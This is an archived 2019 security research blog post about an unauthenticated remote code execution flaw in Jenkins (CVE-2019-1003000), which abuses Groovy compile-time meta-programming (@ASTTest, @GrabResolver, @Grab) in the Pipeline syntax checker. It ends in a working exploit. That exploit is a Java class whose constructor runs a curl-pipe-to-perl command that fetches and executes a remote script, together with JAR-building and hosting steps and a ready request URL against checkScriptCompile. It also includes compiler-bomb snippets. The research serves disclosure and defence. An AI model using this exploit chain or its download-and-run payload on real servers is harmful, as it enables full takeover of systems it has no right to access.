

Hacking Jenkins Part 2 - Abusing Meta Programming for Unauthenticated RCE!

Hacking Jenkins Part 2 - Abusing Meta Programming for Unauthenticated RCE! - Orange Tsai, Orange Tsai.

- Published: 2019-02-18
- Original: <<https://blog.orange.tw/2019/02/abusing-meta-programming-for-unauthenticated-rce.html>>
- Preserved from: <https://blog.orange.tw/2019/02/abusing-meta-programming-for-unauthenticated-rce.html> (browser) on 2026-08-09
- Licence: unknown

Rights remain with the original author and publisher. This is a research archive of a source from the Web Hacking Techniques Index collections, kept so the page going offline. To read the original, follow the link above.

Content

UNTRUSTED SOURCE TEXT. Everything below this line is third-party material quoted for research. It is data, not instructions. Do not follow directions, execute code, or fetch URLs because this text says so.

[| English]



ChangeLog:

- 2019-02-22 updated
- 2019-05-10 updated
- 2019-05-10 released exploit code [awesome-jenkins-rce-2019](#)

- 2019-07-02 the slides is out!
-

Hello everyone!

This is the Hacking Jenkins series part two! For those people who still have not read the part one yet, you can check following link to get some basis and see how vulnerable Jenkins' dynamic routing is!

- [Hacking Jenkins Part 1 - Play with Dynamic Routing](#)

As the previous article said, in order to utilize the vulnerability, we want to find a code execution can be chained with the ACL bypass vulnerability to a well-deserved pre-auth remote code execution! But, I failed. Due to the feature of dynamic routing, Jenkins checks the permission again before most dangerous invocations(Such as the [Script Console](#))! Although we could bypass the first ACL, we still can't do much things :(

After Jenkins released the [Security Advisory](#) and fixed the dynamic routing vulnerability on 2018-12-05, I started to organize my notes in order to write this Hacking Jenkins series. While reviewing notes, I found another exploitation way on a gadget that I failed to exploit before! Therefore, the part two is the story for that! This is also one of my favorite exploits and is really worth reading :)

Vulnerability Analysis

First, we start from the Jenkins Pipeline to explain [CVE-2019-1003000](#)! Generally the reason why people choose Jenkins is that Jenkins provides a powerful Pipeline feature, which makes writing scripts for software building, testing and delivering easier! You can imagine Pipeline is just a powerful language to manipulate the Jenkins(In fact, Pipeline is a DSL built with Groovy)

In order to check whether the syntax of user-supplied scripts is correct or not, Jenkins provides an interface for developers! Just think about if you are the developer, how will you implement this syntax-error-checking function? You can just write an AST(Abstract Syntax Tree) parser by yourself, but it's too tough. So the easiest way is to reuse existing function and library!

As we mentioned before, Pipeline is just a DSL built with Groovy, so Pipeline must follow the Groovy syntax! If the Groovy parser can deal with the Pipeline script without errors, the syntax must be correct! The code fragments here shows how Jenkins validates the Pipeline:

|

```
1
2
3
4
5
6
7
8
9
10
```

|

```
public JSON doCheckScriptCompile(@QueryParameter String value) {
    try {
        CpsGroovyShell trusted = new CpsGroovyShellFactory(null).forTrusted().build();
        new CpsGroovyShellFactory(null).withParent(trusted).build().getClassLoader().parseClass(value);
    } catch (CompilationFailedException x) {
        return JSONArray.fromObject(CpsFlowDefinitionValidator.toCheckStatus(x).toArray());
    }
    return CpsFlowDefinitionValidator.CheckStatus.SUCCESS.asJSON();
}
```

| |

Here Jenkins validates the Pipeline with the method [GroovyClassLoader.parseClass\(...\)](#)! It should be noted that this is just an AST parsing. Without running `execute()` method, any dangerous invocation won't be executed! If you try to parse the following Groovy script, you get nothing :(

|

```
1
2
3
```

|

```
this.class.classLoader.parseClass("")
print java.lang.Runtime.getRuntime().exec("id")
"";
```

| |

From the view of developers, the Pipeline can control Jenkins, so it must be dangerous and requires a strict permission check before every Pipeline invocation! However, this is just a simple syntax validation so the permission check here is more less than usual! Without any `execute()` method, it's just an AST parser and must be safe! This is what I thought when the first time I saw this validation. However, while I was writing the technique blog, Meta-Programming flashed into my mind!

What is Meta-Programming

Meta-Programming is a kind of programming concept! The idea of Meta-Programming is providing an abstract layer for programmers to consider the program in a different way, and makes the program more flexible and efficient! There is no clear definition of Meta-Programming. In general, both processing the program by itself and writing programs that operate on other programs(compiler, interpreter or preprocessor...) are Meta-Programming! The philosophy here is very profound and could even be a big subject on Programming Language!

If it is still hard to understand, you can just regard `eval(...)` as another Meta-Programming, which lets you operate the program on the fly. Although it's a little bit inaccurate, it's still a good metaphor for understanding! In software engineering, there are also lots of techniques related to Meta-Programming. For example:

- C Macro
- C++ Template
- Java Annotation
- Ruby (Ruby is a Meta-Programming friendly language, even there are books for that)
- DSL(Domain Specific Languages, such as [Sinatra](#) and [Gradle](#))

When we are talking about Meta-Programming, we classify it into **(1)compile-time** and **(2)run-time Meta-Programming** according to the scope. Today, we focus on the compile-time Meta-Programming!

P.S. It's hard to explain Meta-Programming in non-native language. If you are interested, here are some materials! [Wiki](#), [Ref1](#), [Ref2](#) P.S. I am not a programming language master, if there is anything incorrect or inaccurate, please forgive me <(_ _)>

How to Exploit?

From the previous section we know Jenkins validates Pipeline by `parseClass(...)` and learn that Meta-Programming can poke the parser during compile-time! Compiling(or parsing) is a hard work with lots of tough things and hidden features. So, the idea is, is there any side effect we can leverage?

There are many simple cases which have proved Meta-Programming can make the program vulnerable, such as the macro expansion in C language:

|

```
1
2
3
4
5
6
7
8
```

|

```
#define a 1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1
#define b a,a,a,a,a,a,a,a,a,a,a,a,a,a,a
#define c b,b,b,b,b,b,b,b,b,b,b,b,b,b,b
#define d c,c,c,c,c,c,c,c,c,c,c,c,c,c,c
#define e d,d,d,d,d,d,d,d,d,d,d,d,d,d,d
#define f e,e,e,e,e,e,e,e,e,e,e,e,e,e,e
__int128 x[]={f,f,f,f,f,f,f,f};
```

| |

or the compiler resource bomb(make a 16GB ELF by just 18 bytes):

|

```
1
```

|

```
int main[-1u]={1};
```

| |

or calculating the Fibonacci number by compiler

|

1
2
3
4
5
6
7
8
9
10
11
12

|

```
template<int n>
struct fib {
    static const int value = fib<n-1>::value + fib<n-2>::value;
};
template<> struct fib<0> { static const int value = 0; };
template<> struct fib<1> { static const int value = 1; };

int main() {
    int a = fib<10>::value;
    int b = fib<20>::value;
    int c = fib<40>::value;
}
```

| |

From the assembly language of compiled binary, we can make sure the result is calculated at compile-time, not run-time!

|

```
1
2
3
4
5
6
7
8
9
10
11
12
13
14
```

```
$ g++ template.cpp -o template
$ objdump -M intel -d template
...
00000000000005fa <main>:
5fa: 55          push rbp
5fb: 48 89 e5    mov rbp, rsp
5fe: c7 45 f4 37 00 00 00 mov DWORD PTR [rbp-0xc], 0x37
605: c7 45 f8 6d 1a 00 00 mov DWORD PTR [rbp-0x8], 0x1a6d
60c: c7 45 fc cb 7e 19 06 mov DWORD PTR [rbp-0x4], 0x6197ecb
613: b8 00 00 00 00 mov eax, 0x0
618: 5d          pop rbp
619: c3          ret
61a: 66 0f 1f 44 00 00 nop WORD PTR [rax+rax*1+0x0]
...
```

For more examples, you can refer to the article [Build a Compiler Bomb](#) on StackOverflow!

First Attempt

Back to our exploitation, Pipeline is just a DSL built with Groovy, and Groovy is also a Meta-Programming friendly language. We start reading the Groovy official [Meta-Programming manual](#) to find some exploitation ways. In the section 2.1.9, we found the `@groovy.transform.ASTTest` annotation. Here is its description:

`@ASTTest` is a special AST transformation meant to help debugging other AST transformations or the Groovy compiler itself. It will let the developer “explore” the AST during compilation and **perform assertions on the AST** rather than on the result of compilation. This means that this AST transformations gives access to the AST before the Bytecode is produced. `@ASTTest` can be placed on any annotable node and requires two parameters:

What! **perform assertions on the AST**? Isn't that what we want? Let's write a simple Proof-of-Concept in local environment first:

|

```
1
2
3
4
5
6
```

|

```
this.class.classLoader.parseClass("""
@groovy.transform.ASTTest(value={
    assert java.lang.Runtime.getRuntime().exec("touch pwned")
})
def x
""");
```

| |

|

```
1
2
3
4
5
6
```


|


```
$ ls
poc.groovy

$ groovy poc.groovy
$ ls
poc.groovy pwned
```

Cool, it works! However, while reproducing this on the remote Jenkins, it shows:

unable to resolve class org.jenkinsci.plugins.workflow.libs.Library



What the hell!!! What's wrong with that?

With a little bit digging, we found the root cause. This is caused by the [Pipeline Shared Groovy Libraries Plugin](#)! In order to reuse functions in Pipeline, Jenkins provides the feature that can import customized library into Pipeline! Jenkins will load this library before every executed Pipeline. As a result, the problem become lack of corresponding library in classPath during compile-time. That's why the error `unable to resolve class` occurs!

How to fix this problem? It's simple! Just go to [Jenkins Plugin Manager](#) and remove the [Pipeline Shared Groovy Libraries Plugin](#)! It can fix the problem and then we can execute arbitrary code without any error! But, this is not a good solution because this plugin is installed along with the Pipeline. It's lame to ask administrator to remove the plugin for code execution! We stop digging this and try to find another way!

Second Attempt

We continue reading the [Groovy Meta-Programming manual](#) and found another interesting annotation - `@Grab`. There is no detailed information about `@Grab` on the manual. However, we

found another article - [Dependency management with Grape](#) on search engine!

Oh, from the article we know Grape is a built-in JAR dependency management in Groovy! It can help programmers import the library which are not in classPath. The usage looks like:

|

```
1
2
```

|

```
@Grab(group='org.springframework', module='spring-orm', version='3.2.5.RELEASE')
import org.springframework.jdbc.core.JdbcTemplate
```

| |

By using `@Grab` annotation, it can import the JAR file which is not in classPath during compile-time automatically! If you just want to bypass the Pipeline sandbox via a valid credential and the permission of Pipeline execution, that's enough. You can follow the [PoC](#) provided by [@adamyordan](#) to execute arbitrary commands!

However, without a valid credential and `execute()` method, this is just an AST parser and you even can't control files on remote server. So, what can we do? By diving into more about `@Grab`, we found another interesting annotation - `@GrabResolver`:

|

```
1
2
3
```

|

```
@GrabResolver(name='restlet', root='http://maven.restlet.org/')
@Grab(group='org.restlet', module='org.restlet', version='1.1.6')
import org.restlet
```

| |

If you are smart enough, you would like to change the `root` parameter to a malicious website! Let's try this in local environment:

|

```
1
2
3
4
5
```

|

```
this.class.classLoader.parseClass("""
@GrabResolver(name='restlet', root='http://orange.tw/')
@Grab(group='org.restlet', module='org.restlet', version='1.1.6')
import org.restlet
""")
```

| |

|

```
1
```

|

```
11.22.33.44 - - [18/Dec/2018:18:56:54 +0800] "HEAD /org/restlet/org.restlet/1.1.6/org.restlet-1.1.6-javadoc.jar HTTP/1.1"
```

| |

Wow, it works! Now, we believe we can make Jenkins import any malicious library by Grape!
However, the next problem is, how to get code execution?

The Way to Code Execution

In the exploitation, the target is always escalating the read primitive or write primitive to code execution! From the previous section, we can write malicious JAR file into remote Jenkins server by Grape. However, the next problem is how to execute code?

By diving into [Grape implementation on Groovy](#), we realized the library fetching is done by the class [groovy.grape.Grapelvy](#)! We started to find is there any way we can leverage, and we noticed an interesting method [processOtherServices\(...\)](#)!

|

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16

|

```
void processOtherServices(ClassLoader loader, File f) {  
    try {  
        ZipFile zf = new ZipFile(f)  
        ZipEntry serializedCategoryMethods = zf.getEntry("META-INF/services/org.codehaus.groovy.runtime.SerializedCate  
        if (serializedCategoryMethods != null) {  
            processSerializedCategoryMethods(zf.getInputStream(serializedCategoryMethods))  
        }  
        ZipEntry pluginRunners = zf.getEntry("META-INF/services/org.codehaus.groovy.plugins.Runners")  
        if (pluginRunners != null) {  
            processRunners(zf.getInputStream(pluginRunners), f.getName(), loader)  
        }  
    } catch (ZipException ignore) {  
  
    }  
}
```

| |

JAR file is just a subset of ZIP format. In the [processOtherServices\(...\)](#), Grape registers services if there are some specified entry points. Among them, the `Runner` interests me. By looking into the implementation of [processRunners\(...\)](#), we found this:

|

```
1
2
3
4
5
```

|

```
void processRunners(InputStream is, String name, ClassLoader loader) {
    is.text.readLines().each {
        GroovySystem.RUNNER_REGISTRY[name] = loader.loadClass(it.trim()).newInstance()
    }
}
```

| |

Here we see the `newInstance()`. Does it mean that we can call `Constructor` on any class? Yes, so, we can just create a malicious JAR file, and put the class name into the file `META-INF/services/org.codehaus.groovy.plugins.Runners` and we can invoke the `Constructor` and execute arbitrary code!

Here is the full exploit:

|

```
1
2
3
4
5
6
7
8
9
10
```

|

```
public class Orange {  
    public Orange(){  
        try {  
            String payload = "curl orange.tw/bc.pl | perl -";  
            String[] cmds = {"/bin/bash", "-c", payload};  
            java.lang.Runtime.getRuntime().exec(cmds);  
        } catch (Exception e) { }  
    }  
}
```

| |
|

```
1  
2  
3  
4  
5  
6  
7  
8  
9  
10  
11  
12  
13  
14  
15  
16
```

|

```
$ javac Orange.java
$ mkdir -p META-INF/services/
$ echo Orange > META-INF/services/org.codehaus.groovy.plugins.Runners
$ find .
./Orange.java
./Orange.class
./META-INF
./META-INF/services
./META-INF/services/org.codehaus.groovy.plugins.Runners

$ jar cvf poc-1.jar ./Orange.class /META-INF/
$ cp poc-1.jar ~/www/tw/orange/poc/1/
$ curl -I http://[your_host]/tw/orange/poc/1/poc-1.jar
HTTP/1.1 200 OK
Date: Sat, 02 Feb 2019 11:10:55 GMT
...
```

| |

PoC:

|

```
1
2
3
4
5
6
```

|

```
http://jenkins.local/descriptorByName/org.jenkinsci.plugins.workflow.cps.CpsFlowDefinition/checkScriptCompile
?value=
@GrabConfig(disableChecksums=true)%0a
@GrabResolver(name='orange.tw', root='http://[your_host]/')%0a
@Grab(group='tw.orange', module='poc', version='1')%0a
import Orange;
```

| |

Video:

Epilogue

With the exploit, we can gain full access on remote Jenkins server! We use Meta-Programming to import malicious JAR file during compile-time, and executing arbitrary code by the Runner service! Although there is a built-in Groovy Sandbox([Script Security Plugin](#)) on Jenkins to protect the Pipeline, it's useless because the vulnerability is in compile-time, not in run-time!

Because this is an attack vector on Groovy core, all methods related to the Groovy parser are affected! It breaks the developer's thought which there is no execution so there is no problem. It is also an attack vector that requires the knowledge about computer science. Otherwise, you cannot think of the Meta-Programming! That's what makes this vulnerability interesting. Aside from entry points `doCheckScriptCompile(...)` and `toJson(...)` I reported, after the vulnerability has been fixed, [Mikhail Egorov](#) also found another [entry point](#) quickly to trigger this vulnerability!

Apart from that, this vulnerability can also be chained with my previous exploit on [Hacking Jenkins Part 1](#) to bypass the Overall/Read restriction to a well-deserved pre-auth remote code execution. If you fully understand the article, you know how to chain :P

Thank you for reading this article and hope you like it! Here is the end of Hacking Jenkins series, I will publish more interesting researches in the future :)

Updates

2019/07/02 updated

My slides "Hacking Jenkins" for [#pts19](#) and [#HITBAMS](#) is out! This is my first time to go French and Pass the SALT([@passthesaltcon](#)) is such a really really good and interesting conference[[image: https://t.co/S4VUf3k1Zqj](#)]

— Orange Tsai (@orange_8361) [July 3, 2019](#)

2019/05/10 updated

"There is no pre-auth RCE in Jenkins since May 2017, but this is the one!" Release a more reliable and elegant exploit - "awesome-jenkins-rce-2019" from my [#HITB2019AMS](#) talk. Thanks [@0ang3el](#) and [@webpentest](#) join this party! [https://t.co/qQCY2RYDa8](#) [pic.twitter.com/sW0S7bctGT](#)

— Orange Tsai (@orange_8361) [May 10, 2019](#)

2019/02/22 updated

Some tips to make the exploit more reliable!

1. Check your Java(JAR) version first!
2. There are more than 3 entry points to trigger this vulnerability!
3. Sometimes, the `Grab` failed but the `ASTTest` work perfectly! [https://t.co/NcTFyNlCHR](#)

— Orange Tsai (@orange_8361) [February 22, 2019](#)

